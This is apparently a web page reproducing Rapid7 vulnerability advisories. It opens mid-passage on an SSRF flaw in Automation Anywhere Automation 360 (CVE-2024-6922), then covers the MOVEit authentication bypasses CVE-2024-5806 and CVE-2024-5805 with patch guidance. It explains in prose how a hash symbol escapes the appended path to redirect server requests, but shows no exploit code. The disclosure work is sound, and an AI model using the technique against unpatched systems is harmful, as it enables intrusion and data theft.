
As outlined in the code, the attacker-controlled host name has the HTTPS scheme prepended and the /v1/authentication path appended. However, a hash symbol can be used to escape the existing path, and the attacker can specify an arbitrary basic authentication string, port, and set of URL parameters for the resulting POST request. The unauthenticated request is demonstrated below, targeting a webhook.site URL for easy access logging.
The listening webhook.site HTTPS server then receives a POST request from the Automation 360 server:
Remediation
Automation Anywhere indicated to Rapid7 that this issue had been fixed in version 33 of the product even before Rapid7 reported the issue to them. The vendor listed the affected versions as v21 to v32.
Automation Anywhere has indicated to Rapid7 that per the release notes, this issue has been fixed in Automation 360 v.33 that was available on June 17, 2024. The vendor reinforced that customers on older versions should upgrade to Automation 360 v.33 to get the vulnerability resolved. More information is available on the A360 Release Notes portal at https://docs.automationanywhere.com/bundle/enterprise-v2019/page/v33-release-automation-workspace.html#d468396e1627
Rapid7 Customers
InsightVM and Nexpose customers will be able to assess their exposure to CVE-2024-6922 with a vulnerability check expected to be available in today’s (Friday, July 26) content release.
Disclosure Timeline
June 17, 2024: Rapid7 makes initial contact with Automation Anywhere June 21, 2024: Automation Anywhere confirms contact mechanism for vulnerability disclosure June 24, 2024: Rapid7 provides Automation Anywhere with technical details. July 1, 2024: Automation Anywhere confirmed the Rapid7 findings and found that the vulnerable code had coincidentally been removed from v33 prior to Rapid7 outreach. July 2, 2024: Rapid7 requests additional information on affected product versions and remediation guidance July 18, 2024: Automation Anywhere confirms affected product versions and shares plan to disclose the vulnerability to customers via release notes as of July 26, 2024. Rapid7 reserves CVE-2024-6922. July 25, 2024: Rapid7 and Automation Anywhere confirm remediation guidance and coordinated disclosure timing. July 26, 2024: This disclosure.
On June 25, 2024, Progress Software published information on two new vulnerabilities in MOVEit Transfer and MOVEit Gateway: CVE-2024-5806, a high-severity authentication bypass affecting the MOVEit Transfer SFTP service in a default configuration, and CVE-2024-5805, a critical SFTP-associated authentication bypass vulnerability affecting MOVEit Gateway. Attackers can exploit these improper authentication vulnerabilities to bypass SFTP authentication and gain access to MOVEit Transfer and Gateway.
CVE-2024-5806 is an improper authentication vulnerability affecting the MOVEit Transfer SFTP service that can lead to authentication bypass. Rapid7 researchers tested a MOVEit Transfer 2023.0.1 instance, which appeared to be vulnerable in the default configuration. As of June 25, the known criteria for exploitation are threefold: that attackers have knowledge of an existing username, that the target account can authenticate remotely, and that the SFTP service is exposed. It’s possible that attackers may spray usernames to identify valid accounts. Rapid7 recommends installing the vendor-provided patches for CVE-2024-5806 on an emergency basis, without waiting for a regular patch cycle to occur.
According to Progress Software’s advisory, CVE-2024-5805 is a critical authentication bypass vulnerability that affects the SFTP feature of the MOVEit Gateway software in version 2024.0.0; earlier versions do not appear to be vulnerable, which likely limits available attack surface area. MOVEit Gateway is an optional component designed to proxy traffic to and from MOVEit Transfer instances. A patch is available for CVE-2024-5805 and should be applied on an emergency basis for organizations running MOVEit Gateway.
Progress MOVEit is an enterprise file transfer suite, which inherently makes it a highly desirable target for threat actors. Since enterprise file transfer software typically holds a large volume of confidential data, smash-and-grab attackers target these solutions to extort victims. In June 2023, an unauthenticated attack chain targeting MOVEit Transfer was widely exploited by the Cl0p ransomware group. Shodan queries indicate that there are approximately 1,000 public-facing MOVEit Transfer SFTP servers and approximately 70 public-facing MOVEit Gateway SFTP servers. (Note that not all of these may be vulnerable to these latest CVEs.)
Notably, Rapid7 observed that installers for the patched (latest) version of the MOVEit Transfer have been available on VirusTotal since at least June 11, 2024. Vulnerability details and proof-of-concept exploit code are publicly available for MOVEit Transfer CVE-2024-5806 as of June 25, 2024.
Mitigation guidance
MOVEit customers should apply vendor-provided updates for both vulnerabilities immediately.
The following versions of MOVEit Transfer are vulnerable to CVE-2024-5806:
The advisory notes that “Customers using the MOVEit Cloud environment were patched and are no longer vulnerable to this exploit.”
Only MOVEit Gateway 2024.0.0 is vulnerable to CVE-2024-5805, per the vendor advisory. The vulnerability is fixed in MOVEit Gateway 2024.0.1. The advisory indicates that “MOVEit Cloud does not use MOVEit Gateway, so no further action is needed by MOVEit Cloud customers.”
Rapid7 customers
InsightVM and Nexpose customers will be able to assess their exposure to CVE-2024-5805 and CVE-2024-5806 with authenticated vulnerability checks expected to be available in today’s (June 25) content release.
The collective thoughts of the interwebz
Manage Consent
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.